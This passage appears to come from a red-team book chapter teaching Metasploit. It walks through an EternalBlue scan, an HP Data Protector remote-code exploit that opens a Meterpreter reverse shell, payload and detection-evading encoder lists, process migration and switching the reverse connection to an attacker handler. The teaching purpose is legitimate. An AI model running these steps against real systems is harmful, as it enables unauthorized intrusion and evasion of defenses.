curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasplo
chmod 755 msfinstall && \
./msfinstall
```



Running Metasploit

Once the installation is done, running Metasploit is pretty simple. To do this, we type the following command in the Terminal:

```
msfconsole
```



After doing this, we should see that the Metasploit framework is up and running. When the `msfconsole` is loaded for the first time, it asks and automatically creates a database using PostgreSQL for use. This database is used to store the data collected from our scans, exploits, and so on. Every week, new exploits and other modules get added to Metasploit, so it's best that we update it every fortnight. This can be done by using the following command:

```
msfupdate
```

```
MacBook-Air:~ Himanshu$ msfupdate
Switching to root user to update the package
Password:
Downloading package...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  1  148M    1 2944k    0     0   358k      0  0:07:02  0:00:08  0:06:54  570k_
```

We now run the `help` command to see the different features and its usage. Let's go through the basic terminology of Metasploit.

Auxiliaries

The Metasploit framework is equipped with hundreds of auxiliaries that can be used to perform different tasks. These modules can be considered as small tools that do not exploit anything but aid us in the exploitation process. To view a list of all the auxiliaries, we can use the following command:

```
show auxiliary
```

```
msf encoder(cmd/powershell_base64) > show auxiliary

Auxiliary
=========

   Name                                              Disclosure Date  Rank
   ----                                              ---------------  ----
   admin/2wire/xslt_password_reset                   2007-08-15       normal
   admin/android/google_play_store_uxss_xframe_rce                    normal
   admin/appletv/appletv_display_image                                normal
   admin/appletv/appletv_display_video                                normal
   admin/atg/atg_client                                               normal
   admin/aws/aws_launch_instances                                     normal
   admin/backupexec/dump                                              normal
   admin/backupexec/registry                                          normal
   admin/chromecast/chromecast_reset                                  normal
   admin/chromecast/chromecast_youtube                                normal
   admin/cisco/cisco_asa_extrabacon                                   normal
   admin/cisco/cisco_secure_acs_bypass                                normal
   admin/cisco/vpn_3000_ftp_bypass                   2006-08-23       normal
   admin/db2/db2rcmd                                 2004-03-04       normal
   admin/dns/dyn_dns_update                                           normal
   admin/edirectory/edirectory_dhost_cookie                           normal
   admin/edirectory/edirectory_edirutil                               normal
   admin/emc/alphastor_devicemanager_exec            2008-05-27       normal
   admin/emc/alphastor_librarymanager_exec           2008-05-27       normal
   admin/firetv/firetv_youtube                                        normal
   admin/hp/hp_data_protector_cmd                    2011-02-07       normal
   admin/hp/hp_ilo_create_admin_account              2017-08-24       normal
   admin/hp/hp_imc_som_create_account                2013-10-08       normal
   admin/http/allegro_rompager_auth_bypass           2014-12-17       normal
   admin/http/arris_motorola_surfboard_backdoor_xss  2015-04-08       normal
   admin/http/axigen_file_access                     2012-10-31       normal
   admin/http/cfme_manageiq_evm_pass_reset           2013-11-12       normal
   admin/http/cnpilot_r_cmd_exec                                      normal
```

We will look at an example of running an auxiliary that runs a version scan on the SMB service and tells us the OS that is installed on the system we ran the auxiliary on. To choose the auxiliary, we type in the following command:

```
use auxiliary/scanner/smb/smb_ms17_101
```

We can see more information about what this auxiliary does by typing the following:

```
show info
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > show info

       Name: MS17-010 SMB RCE Detection
     Module: auxiliary/scanner/smb/smb_ms17_010
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Luke Jennings

Basic options:
  Name         Current Setting                                                     Required  Description
  ----         ---------------                                                     --------  -----------
  CHECK_ARCH   true                                                                no        Check for architecture on vulnerable hosts
  CHECK_DOPU   true                                                                no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE   false                                                               no        Check for named pipe on vulnerable hosts
  NAMED_PIPES  /opt/metasploit-framework/embedded/framework/data/wordlists/named_pipes.txt  yes  List of named pipes to check
  RHOSTS                                                                           yes       The target address range or CIDR identifier
  RPORT        445                                                                 yes       The SMB service port (TCP)
  SMBDomain    .                                                                   no        The Windows domain to use for authentication
  SMBPass                                                                          no        The password for the specified username
  SMBUser                                                                          no        The username to authenticate as
  THREADS      1                                                                   yes       The number of concurrent threads

Description:
  Uses information disclosure to determine if MS17-010 has been
  patched or not. Specifically, it connects to the IPC$ tree and
  attempts a transaction on FID 0. If the status returned is
  "STATUS_INSUFF_SERVER_RESOURCES", the machine does not have the
  MS17-010 patch. If the machine is missing the MS17-010 patch, the
  module will check for an existing DoublePulsar (ring 0
  shellcode/malware) infection. This module does not require valid SMB
  credentials in default server configurations. It can log on as the
  user "\" and connect to IPC$.

References:
  Also known as: DOUBLEPULSAR
  Also known as: ETERNALBLUE
  https://cvedetails.com/cve/CVE-2017-0143/
  https://cvedetails.com/cve/CVE-2017-0144/
  https://cvedetails.com/cve/CVE-2017-0145/
  https://cvedetails.com/cve/CVE-2017-0146/
  https://cvedetails.com/cve/CVE-2017-0147/
  https://cvedetails.com/cve/CVE-2017-0148/
  https://technet.microsoft.com/en-us/library/security/MS17-010
  https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
  https://github.com/countercept/doublepulsar-detection-script
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Now we can see the options to check all the requirements of this auxiliary by inputting the following:

```
show options
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                     Required  Description
   ----         ---------------                                                     --------  -----------
   CHECK_ARCH   true                                                                no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                                no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                               no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /opt/metasploit-framework/embedded/framework/data/wordlists/named_pipes.txt  yes  List of named pipes to check
   RHOSTS                                                                           yes       The target address range or CIDR identifier
   RPORT        445                                                                 yes       The SMB service port (TCP)
   SMBDomain    .                                                                   no        The Windows domain to use for authentication
   SMBPass                                                                          no        The password for the specified username
   SMBUser                                                                          no        The username to authenticate as
   THREADS      1                                                                   yes       The number of concurrent threads
```

Here, we can see that this auxiliary requires the value of the remote host of `RHOSTS` and the number of threads. This can be increased if we plan to use this across a subnet. We set the value of `RHOSTS` by using the following command:

```
set RHOSTS <IP HERE>
```

We then run the auxiliary and this will show us whether the system is vulnerable to Eternal Blue and Eternal Romance, as well as whether it is already backdoored:

```
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 172.29.64.115:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[!] 172.29.64.115:445     - Host is likely INFECTED with DoublePulsar! - Arch: x64 (64-bit), XOR Key: 0x5BB83771
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploits

When Metasploit starts up, it shows the count of the publicly available exploits that are already available in the framework An exploit can be considered as the piece of code that takes advantage of a vulnerability and gives us the desired output.

To view all the available exploits, we use the following command:

```
show exploits
```

```
msf > show exploits

Exploits
========

   Name                                                    Disclosure Date  Rank
   ----                                                    ---------------  ----
   aix/local/ibstat_path                                   2013-09-24       excellent
   aix/rpc_cmsd_opcode21                                   2009-10-07       great
   aix/rpc_ttdbserverd_realpath                            2009-06-17       great
   android/adb/adb_server_exec                             2016-01-01       excellent
   android/browser/samsung_knox_smdm_url                   2014-11-12       excellent
   android/browser/stagefright_mp4_tx3g_64bit              2015-08-13       normal
   android/browser/webview_addjavascriptinterface          2012-12-21       excellent
   android/fileformat/adobe_reader_pdf_js_interface        2014-04-13       good
   android/local/futex_requeue                             2014-05-03       excellent
   android/local/put_user_vroot                            2013-09-06       excellent
   apple_ios/browser/safari_libtiff                        2006-08-01       good
   apple_ios/browser/webkit_trident                        2016-08-25       manual
   apple_ios/email/mobilemail_libtiff                      2006-08-01       good
   apple_ios/ssh/cydia_default_ssh                         2007-07-02       excellent
   bsdi/softcart/mercantec_softcart                        2004-08-19       great
   dialup/multi/login/manyargs                             2001-12-12       good
   firefox/local/exec_shellcode                            2014-03-10       excellent
   freebsd/ftp/proftp_telnet_iac                           2010-11-01       great
   freebsd/http/watchguard_cmd_exec                        2015-06-29       excellent
   freebsd/local/mmap                                      2013-06-18       great
   freebsd/local/watchguard_fix_corrupt_mail               2015-06-29       manual
   freebsd/misc/citrix_netscaler_soap_bof                  2014-09-22       normal
   freebsd/samba/trans2open                                2003-04-07       great
   freebsd/tacacs/xtacacsd_report                          2008-01-08       average
   freebsd/telnet/telnet_encrypt_keyid                     2011-12-23       great
```

The preceding command will show a list of all the available exploits in the Metasploit Framework, along with path, disclosure date, its ranking, and even description. Using the exploit is similar to using an auxiliary. Let's look at an example of an RCE exploit that was found on the HP Data Protector.

Metasploit allows us to search the modules as well, using the following command:

```
search < module name>
```

```
msf > search hp_data

Matching Modules
================

   Name                                                  Disclosure Date  Rank
   ----                                                  ---------------  ----
   auxiliary/admin/hp/hp_data_protector_cmd              2011-02-07       normal
   auxiliary/dos/hp/data_protector_rds                   2011-01-08       normal
   exploit/linux/misc/hp_data_protector_cmd_exec         2011-02-07       excellent
   exploit/multi/misc/hp_data_protector_exec_integutil   2014-10-02       great
   exploit/windows/misc/hp_dataprotector_cmd_exec        2014-11-02       excellent
   exploit/windows/misc/hp_dataprotector_crs             2013-06-03       normal
   exploit/windows/misc/hp_dataprotector_dtbclslogin     2010-09-09       normal
   exploit/windows/misc/hp_dataprotector_encrypted_comms 2016-04-18       normal
   exploit/windows/misc/hp_dataprotector_exec_bar        2014-01-02       excellent
   exploit/windows/misc/hp_dataprotector_install_service 2011-11-02       excellent
   exploit/windows/misc/hp_dataprotector_new_folder      2012-03-12       normal
   exploit/windows/misc/hp_dataprotector_traversal       2014-01-02       great
   exploit/windows/misc/hp_omniinet_3                    2011-06-29       great
   exploit/windows/misc/hp_omniinet_4                    2011-06-29       good


msf >
```

To use one of the modules, we type the following:

```
use exploit/windows/misc/hp_dataprotector_cmd_exec
msf > use exploit/windows/misc/hp_dataprotector_cmd_exec
```

Once the exploit is loaded, we see the following options:

```
msf exploit(windows/misc/hp_dataprotector_cmd_exec) > show options

Module options (exploit/windows/misc/hp_dataprotector_cmd_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILE_NAME                   no        DLL File name to share
   RHOST                       yes       The target address
   RPORT      5555             yes       The target port (TCP)
   SHARE                       no        Share (Default Random)
   SMB_DELAY  15               yes       Time that the SMB Server will wait for the
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
   SRVPORT    445              yes       The local port to listen on.
```

We set the IP of the `RHOST` using the `set` command:

```
set RHOST <IP Here>
```

And then we run it:

```
msf exploit(windows/misc/hp_dataprotector_cmd_exec) > run

[*] Started reverse TCP handler on 172.27.192.3:4444
[*] 172.27.100.49:5555 - Server started.
[*] 172.27.100.49:5555 - File available on \\172.27.192.3\wsUa\LWGok.dll...
[*] 172.27.100.49:5555 - Trying to execute remote DLL...
[*] Sending stage (179779 bytes) to 172.27.100.49
[*] Meterpreter session 1 opened (172.27.192.3:4444 -> 172.27.100.49:57518) at 2
018-06-25 01:56:18 +0530
[*] 172.27.100.49:5555 - Server stopped.

meterpreter >
```

Running this exploit requires Metasploit to be run as root, as port `445` is considered a privileged port to which this exploit is bound.

Payloads

A payload is a piece of code that is delivered to the target system or an application via an exploit to perform an act of our choice. Payloads can actually be divided into three main types: singles, stagers, and stages. These can be defined as follows:

- **Singles**: These payloads are standalone and are usually used to perform simple tasks, such as opening `notepad.exe`, adding a user, and so on.
- **Stagers**: This sets up a connection between the two systems, and then stages are downloaded by them to the victim's machine.
- **Stages**: These can be considered as a component of a payload, which provides different features and does not need to have a size limit. An example of this is Meterpreter.

As well as these, the other types of payloads are as follows:

- **Inline (non-staged)**: This is a single exploit containing the full shellcode to perform a specific task.
- **Stager**: This works along with stage payloads to perform a specific task. The stager establishes a communication channel between the attacker and the victim and sends a stage payload to execute on the remote host.
- **Meterpreter**: This operates through DLL injection, is loaded in the memory, and leaves no traces on HDD.
- **PassiveX**: This uses ActiveX control to create a hidden instance of Internet Explorer. Using this, it communicates with the attacker via HTTP requests and responses.
- **NoNX**: This is used to bypass DEP protection.
- **Ord**: These are extremely small sized payloads that work on all versions of Windows. However, they are unstable and rely on `ws2_32.dll` to be loaded in the exploitation process.
- **IPv6**: This is built to work on IPv6 hosts.
- **Reflective DLL injection**: This was created by Stephen Fewer, and is a technique that consists of a stage payload being injected into a compromised host process running in-memory and never touching the host hard drive.

To view a complete list of payloads, we can use the `show payloads` command:

```
msf > show payloads

Payloads
========

   Name                                            Disclosure Date  Rank    Description
   ----                                            ---------------  ----    -----------
   aix/ppc/shell_bind_tcp                                           normal  AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                          normal  AIX Command Shell, Find Port Inline
   aix/ppc/shell_interact                                           normal  AIX execve Shell for inetd
   aix/ppc/shell_reverse_tcp                                        normal  AIX Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_http                                 normal  Android Meterpreter, Android Reverse HTTP Stager
   android/meterpreter/reverse_https                                normal  Android Meterpreter, Android Reverse HTTPS Stager
   android/meterpreter/reverse_tcp                                  normal  Android Meterpreter, Android Reverse TCP Stager
   android/meterpreter_reverse_http                                 normal  Android Meterpreter Shell, Reverse HTTP Inline
   android/meterpreter_reverse_https                                normal  Android Meterpreter Shell, Reverse HTTPS Inline
   android/meterpreter_reverse_tcp                                  normal  Android Meterpreter Shell, Reverse TCP Inline
   android/shell/reverse_http                                       normal  Command Shell, Android Reverse HTTP Stager
   android/shell/reverse_https                                      normal  Command Shell, Android Reverse HTTPS Stager
   android/shell/reverse_tcp                                        normal  Command Shell, Android Reverse TCP Stager
   apple_ios/aarch64/meterpreter_reverse_http                       normal  Apple_iOS Meterpreter, Reverse HTTP Inline
   apple_ios/aarch64/meterpreter_reverse_https                      normal  Apple_iOS Meterpreter, Reverse HTTPS Inline
   apple_ios/aarch64/meterpreter_reverse_tcp                        normal  Apple_iOS Meterpreter, Reverse TCP Inline
   apple_ios/aarch64/shell_reverse_tcp                              normal  Apple iOS aarch64 Command Shell, Reverse TCP Inline
   bsd/sparc/shell_bind_tcp                                         normal  BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp                                      normal  BSD Command Shell, Reverse TCP Inline
   bsd/x64/exec                                                     normal  BSD x64 Execute Command
   bsd/x64/shell_bind_ipv6_tcp                                      normal  BSD x64 Command Shell, Bind TCP Inline (IPv6)
   bsd/x64/shell_bind_tcp                                           normal  BSD x64 Shell Bind TCP
   bsd/x64/shell_bind_tcp_small                                     normal  BSD x64 Command Shell, Bind TCP Inline
   bsd/x64/shell_reverse_ipv6_tcp                                   normal  BSD x64 Command Shell, Reverse TCP Inline (IPv6)
   bsd/x64/shell_reverse_tcp                                        normal  BSD x64 Shell Reverse TCP
   bsd/x64/shell_reverse_tcp_small                                  normal  BSD x64 Command Shell, Reverse TCP Inline
   bsd/x86/exec                                                     normal  BSD Execute Command
   bsd/x86/metsvc_bind_tcp                                          normal  FreeBSD Meterpreter Service, Bind TCP
   bsd/x86/metsvc_reverse_tcp                                       normal  FreeBSD Meterpreter Service, Reverse TCP Inline
   bsd/x86/shell/bind_ipv6_tcp                                      normal  BSD Command Shell, Bind TCP Stager (IPv6)
   bsd/x86/shell/bind_tcp                                           normal  BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                                           normal  BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_ipv6_tcp                                   normal  BSD Command Shell, Reverse TCP Stager (IPv6)
```

From the preceding command, we can see that we have different kinds of payloads for all platforms. The most commonly used of these is as follows:

```
meterpreter/reverse_tcp .
```

However, in a red-team activity, this payload is not recommended. We will read more about this in further chapters.

Encoders

Encoders are used to avoid detection of a payload when it gets delivered to the target system or application. To view a list of encoders in Metasploit, we can use the following command:

```
Show encoders
```

```
msf > show encoders

Encoders
========

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   cmd/echo                                       good       Echo Command Encoder
   cmd/generic_sh                                 manual     Generic Shell Variabl
   cmd/ifs                                        low        Generic ${IFS} Substit
   cmd/perl                                       normal     Perl Command Encoder
   cmd/powershell_base64                          excellent  Powershell Base64 Com
   cmd/printf_php_mq                              manual     printf(1) via PHP mag
   generic/eicar                                  manual     The EICAR Encoder
   generic/none                                   normal     The "none" Encoder
   mipsbe/byte_xori                               normal     Byte XORi Encoder
   mipsbe/longxor                                 normal     XOR Encoder
   mipsle/byte_xori                               normal     Byte XORi Encoder
   mipsle/longxor                                 normal     XOR Encoder
   php/base64                                     great      PHP Base64 Encoder
   ppc/longxor                                    normal     PPC LongXOR Encoder
   ppc/longxor_tag                                normal     PPC LongXOR Encoder
   ruby/base64                                    great      Ruby Base64 Encoder
   sparc/longxor_tag                              normal     SPARC DWORD XOR Encod
   x64/xor                                        normal     XOR Encoder
   x64/zutto_dekiru                               manual     Zutto Dekiru
   x86/add_sub                                    manual     Add/Sub Encoder
   x86/alpha_mixed                                low        Alpha2 Alphanumeric M
   x86/alpha_upper                                low        Alpha2 Alphanumeric U
   x86/avoid_underscore_tolower                   manual     Avoid underscore/tolo
```

The most well-known encoder is `x86/shikata_ga_nai`. This is a polymorphic XOR additive feedback encoder, which means that it generates a different output every time. It was the hardest to detect when it first came out, and it is still pretty handy when used with multiple iterations. However, iterations must be used carefully and always tested first as they may not work as expected, and after every iteration the size of the payload increases.

We will also look at some encoders in later chapters.

Meterpreter

Meterpreter can be considered an advanced dynamic payload that uses in-memory.

The **Dynamic Linked Library** (**DLL**) injection stages at runtime. It also provides a client-side Ruby API that makes it extremely powerful. There are various advantages of using Meterpreter as a payload. Some of these are as follows:

- It resides in the memory and nothing is written to the disk.
- No new process is created as it can easily be injected into any other running processes of the system. However, there's a limitation to it. We can't inject multiple Meterpreter payloads in the same process.
- By default, all communication done by Meterpreter is encrypted.
- New features can be added by uploading the DLL via a client that is loaded in-memory and initialized.

In this section, we will cover the basics of Meterpreter. Once we get Meterpreter on a system, the first command to look at is the `help` command:

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

To get the current working directory, we can use the `pwd` command:

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

To list all the files in the directory, we use the `ls` command:

```
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2009-07-14 11:07:46 +0530  0409
100666/rw-rw-rw-  10208   fil   2018-07-16 02:33:03 +0530  7B296FB0-376B-4
100666/rw-rw-rw-  10208   fil   2018-07-16 02:33:03 +0530  7B296FB0-376B-4
100666/rw-rw-rw-  39424   fil   2009-07-14 06:54:45 +0530  ACCTRES.dll
100777/rwxrwxrwx  24064   fil   2009-07-14 07:08:55 +0530  ARP.EXE
100666/rw-rw-rw-  499712  fil   2009-07-14 07:11:53 +0530  AUDIOKSE.dll
100666/rw-rw-rw-  780800  fil   2009-07-14 07:10:00 +0530  ActionCenter.dl
100666/rw-rw-rw-  549888  fil   2009-07-14 07:10:00 +0530  ActionCenterCPL
100666/rw-rw-rw-  213504  fil   2009-07-14 07:10:00 +0530  ActionQueue.dll
100777/rwxrwxrwx  40448   fil   2009-07-14 07:08:55 +0530  AdapterTroublesl
100666/rw-rw-rw-  577024  fil   2009-07-14 07:10:00 +0530  AdmTmpl.dll
40777/rwxrwxrwx   4096    dir   2009-07-14 08:50:11 +0530  AdvancedInstall
100666/rw-rw-rw-  53248   fil   2009-07-14 07:10:01 +0530  AltTab.dll
100666/rw-rw-rw-  312320  fil   2009-07-14 07:10:01 +0530  AppIdPolicyEngi
100666/rw-rw-rw-  33792   fil   2009-07-14 07:10:01 +0530  Apphlpdm.dll
100777/rwxrwxrwx  35328   fil   2009-07-14 07:08:55 +0530  AtBroker.exe
100666/rw-rw-rw-  440832  fil   2009-07-14 07:10:04 +0530  AudioEng.dll
100666/rw-rw-rw-  296448  fil   2009-07-14 07:10:04 +0530  AudioSes.dll
100666/rw-rw-rw-  220672  fil   2009-07-14 07:10:04 +0530  AuditNativeSnap
100666/rw-rw-rw-  75264   fil   2009-07-14 07:10:04 +0530  AuditPolicyGPIn
```

If we want to exploit another system or perform any other action on `msfconsole` without killing the current Meterpreter session, we can use the `background` command to put the session in the background:

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(windows/smb/ms17_010_eternalblue) >
```

To see a list of all the Meterpreter sessions we have, we can use the `sessions` command:

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  2         meterpreter x64/windows  PT-PC\PT @ PT-PC     192.168.2.16:4444 -> 192.168.2.14:49210 (192.168.2.14)
```

To interact with a Meterpreter session, we can use `sessions -i <id>`.

To kill all sessions, we can use `sessions -K`.

Similarly, we can use `sessions -C <command>` to execute a command across all sessions:

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > _
```

To list all the running processes on the system, we can use the `ps` command:

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User
 ---   ----  ----                ----  -------  ----
 0     0     [System Process]
 4     0     System              x64   0
 288   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM
 300   464   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 360   352   csrss.exe           x64   0        NT AUTHORITY\SYSTEM
 400   352   wininit.exe         x64   0        NT AUTHORITY\SYSTEM
 424   408   csrss.exe           x64   1        NT AUTHORITY\SYSTEM
 464   400   services.exe        x64   0        NT AUTHORITY\SYSTEM
 472   400   lsass.exe           x64   0        NT AUTHORITY\SYSTEM
 480   400   lsm.exe             x64   0        NT AUTHORITY\SYSTEM
 580   464   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 636   464   VBoxService.exe     x64   0        NT AUTHORITY\SYSTEM
 696   464   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 700   464   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 772   408   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM
 816   464   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 868   464   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 896   464   svchost.exe         x64   0        NT AUTHORITY\SYSTEM
 1072  464   svchost.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1192  464   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM
 1220  464   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1356  464   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 1548  1988  explorer.exe        x64   1        PT-PC\PT
 1656  464   taskhost.exe        x64   1        PT-PC\PT
 2044  868   dwm.exe             x64   1        PT-PC\PT
 2052  1548  VBoxTray.exe        x64   1        PT-PC\PT
 2276  464   SearchIndexer.exe   x64   0        NT AUTHORITY\SYSTEM
 2416  464   wmpnetwk.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 2620  464   taskhost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 2624  464   mcupdate.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 2668  464   svchost.exe         x64   0        NT AUTHORITY\LOCAL SERVICE
 2708  1548  ehtray.exe          x64   1        PT-PC\PT
 2736  464   ehsched.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 2864  580   WmiPrvSE.exe        x64   0        NT AUTHORITY\SYSTEM
```

Now we can view only x86 (32-bit) processes by typing the following command:

```
ps -A x86
```

To view only 64-bit processes, we can use this:

```
ps -A x64
```

Using Meterpreter, we can also migrate it to another process using the `migrate` command.

When this command is run, Meterpreter first gets the PID from the user to which it has to migrate, and then it checks the architecture of the process and `SeDebugPrivilege` (used to get a handle of the process). Next, it fetches the payload that will be injected to the process and calls various windows APIs, such as `OpenProcess()`, `VirtualAllocEx()`, `WriteProcessMemory()` and `CreateRemoteThread()`. Once migration is complete, Meterpreter shuts down the previous thread that had the initial Meterpreter running. Although it sounds complicated, Meterpreter can do all of this with the following simple command:

```
migrate <Pid>
```

```
meterpreter > migrate  2276
[*] Migrating from 1192 to 2276...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate  2864
[*] Migrating from 1192 to 2864...
[*] Migration completed successfully.
meterpreter >
```

Meterpreter also introduced transport control with the `transport` command, which allows us to change the transport mechanism of a payload without killing the existing session.

Let's look at how to set up and change the transport of an existing Meterpreter. To view the options, we can simply type the transport or `transport -h` command:

```
meterpreter > transport
Usage: transport <list|change|add|next|prev|remove> [options]

   list: list the currently active transports.
    add: add a new transport to the transport list.
 change: same as add, but changes directly to the added entry.
   next: jump to the next transport in the list (no options).
   prev: jump to the previous transport in the list (no options).
 remove: remove an existing, non-active transport.

OPTIONS:
```

We add `transport` by using the following command:

```
meterpreter > transport add -t reverse_http -l 172.27.192.54 -p 1234 -to 500 -rt 3000 -rw 5000
```

To list the available transports, we can use the following command:

```
transport list:
```

```
meterpreter > transport list
Session Expiry  : @ 2018-07-10 06:47:39

    ID  Curr  URL                                                                     Comms T/O  Retry Total  Retry Wait
    --  ----  ---                                                                     ---------  -----------  ----------
    1         https://172.27.192.54:1234/OyaUCySBt-iS35PeyeTGkgC81ZGLkM2GV4csxsVGsqmBAIIzhCPRsF6/  300        3600         10
    2   *     tcp://172.27.192.54:29644                                               300        3600         10
```

Then we start our exploit handler to whichever transport we want to switch to:

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://172.27.192.54:1234
```

Now we simply use the `transport next` command:

```
meterpreter > transport next
[*] Changing to next transport ...
```

And we will see we received a connection on our handler:

```
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://172.27.192.54:1234
[*] https://172.27.192.54:1234 handling request from 172.27.102.70; (UUID: vxj1dpvc) Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (172.27.192.54:1234 -> 172.27.102.70:62137) at 2018-07-03 06:57:26 -0400
```

For more information, visit the following link:

https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control

Armitage and team server

We are all used to the console of `msfconsole`, which is extremely powerful as it is. However, let's make this even more efficient by using Armitage. This is a Java-based GUI built around Metasploit, which first came out in 2013. Being built on Java makes it cross-platform.

Armitage comes pre-installed in Kali and can easily be downloaded and installed. Before we jump into setting up and using these tools, let's get an understanding of team server and its purpose.

Team server allows us to manage our red-team activity in a single workspace. It acts as a server that connects and communicates with Metasploit and multiple Armitage clients can connect to it. This is handy when a team is doing a red-team activity, as all of the members can have the Armitage client running on their system and can connect to a single workspace in order to perform the activity. By default, team server is not supported on Windows unless you have bash installed. It also does not come with the default macOS DMG file. To run a team server on a macOS, we can download and install the archived file for Linux instead of DMG. Since team server is only a bash script and the archived file for Linux already has it, we can download and run it from there.

After this, we need to set the path of our Metasploit's `database.yml` using the following command:


```
export MSF_DATABASE_CONFIG=</path/to /.msf4/database.yml>
```

We can now run team server by browsing to the directory containing team server and running the following command:

```
Sudo -E  ./teamserver <local IP> <password>
```

